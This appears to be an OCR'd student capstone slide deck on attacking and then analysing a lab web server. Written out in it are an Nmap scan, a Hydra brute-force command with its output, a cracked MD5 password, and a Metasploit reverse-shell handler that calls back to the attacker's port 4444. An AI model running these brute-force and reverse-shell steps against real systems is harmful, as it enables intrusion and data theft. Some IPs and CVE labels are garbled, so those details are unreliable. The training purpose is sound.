Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
Netmask:
Gateway:

Machines
IPv4:
OS: Windows
Hostname:
192.168.1.105

IPv4:
OS: Windows
Hostname: 192.168.1.90

IPv4:
OS: Windows
Hostname:
192.168.1.100

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Client	190.168.1.90	The attacker machine. The machine performing the attack.
Destination	190.168.1.105	The victim Machine. The machine the attack is being performed against
Kibana	190.168.1.100	Collects and processes data from multiple sources and stores the data in a central location.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2018-4841 Access an open port	*This exploit allows the remote attacker to access an open port 80*	*This allowed them to get access to the files on the web server.*
CVE-2019-17502-NVD Brute Force Password	*Hydra is a fast online cracking tool used to crack passwords allow access to Ashton password to the file.*	*Using this allowed the attacker to get the password for user Ashton and access the company's secret folder*
Reverse Shell Payload	*This will allow communication between the attacker and the victim machine*	*This allowed to get into the company files and locate sensitive company information.*

Exploitation: Nmap Scan

01

Tools & Processes


Once the ip was obtained and Nmap was ran on the port range. 192.168.1.0/24

02

Achievements


We found port 80 was open. This was used to access the files on the web server. By simply inputting ip address from the Nmap scan. This also provided information about a secret file

03



```
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00056s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.71 seconds
root@Kali:~# 
```


Exploitation: Results of Nmap Scan



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information



ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: Brute Force Password (Hydra)

01

Tools & Processes
Hydra command used to crack the password to the secret folder.

Crackstation - Online cracking tool used to decode the hash in the folder

02

Achievements
This command provided the user’s password to this secret folder.


As a result, we were able to obtain the directions to login as well as another password for a fellow user.

03


Hydra Command:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: Brute Force Passwords



```
 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [ch
ild 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [ch
ild 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [ch
ild 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [c
hild 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [ch
ild 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399
 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [c
hild 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [
child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [ch
ild 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [chil
d 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [
child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [
child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-12 14:42:17
root@Kali:/usr/share/wordlists# 
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Exploitation: Reverse Shell Payload

01

Tools & Processes


Once the attacker had gained access to the webdav server he was able to set up a reverse shell payload.

02

Achievements

This allowed the attacker to set up a listener on port 4444 and communicate information from the victim machine back to the attacker machine, and in turn unlimited access to all company files and folders.

03




webdav - File Manager

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Exploitation: Reverse Shell Payload




```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an
be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.1
) at 2021-01-17 12:38:14 -0800

meterpreter > 
```

Index of /webdav

Name	Last modified	Size D
Parent Directory		-
passwd.dav	2019-05-07 18:19	43
shell.php	2021-01-12 23:01	2.2K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.1

Waiting for 192.168.1.105...




```
40755/rwxr-xr-x   4096        dir   2021-01-15 17:50:06 -0800  boot
40755/rwxr-xr-x   3840        dir   2021-01-17 11:24:12 -0800  dev
40755/rwxr-xr-x   4096        dir   2021-01-14 15:06:20 -0800  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  58460726    fil   2021-01-14 15:07:39 -0800  initrd.img
100644/rw-r--r--  58457327    fil   2021-01-09 07:23:17 -0800  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2021-01-09 07:16:32 -0800  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-01-17 11:23:45 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-01-17 11:32:34 -0800  run
40755/rwxr-xr-x   12288       dir   2021-01-09 07:19:07 -0800  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-01-17 11:23:48 -0800  sys
41777/rwxrwxrwx   4096        dir   2021-01-17 11:24:27 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8388256     fil   2021-01-12 06:33:12 -0800  vmlinuz
100600/rw-------  8388256     fil   2021-01-06 03:22:43 -0800  vmlinuz.old

meterpreter > cd /
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- The port scan occurred at approximately **15:00 hours**
- There were 48,484 packets sent from ip **192.168.1.90**
- What indicates that this was a port scan? **The spike in activity.**



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? **At 16:00 hours**
- Which files were requested? **File1.txt**
- What did they contain? **Information on how to login**



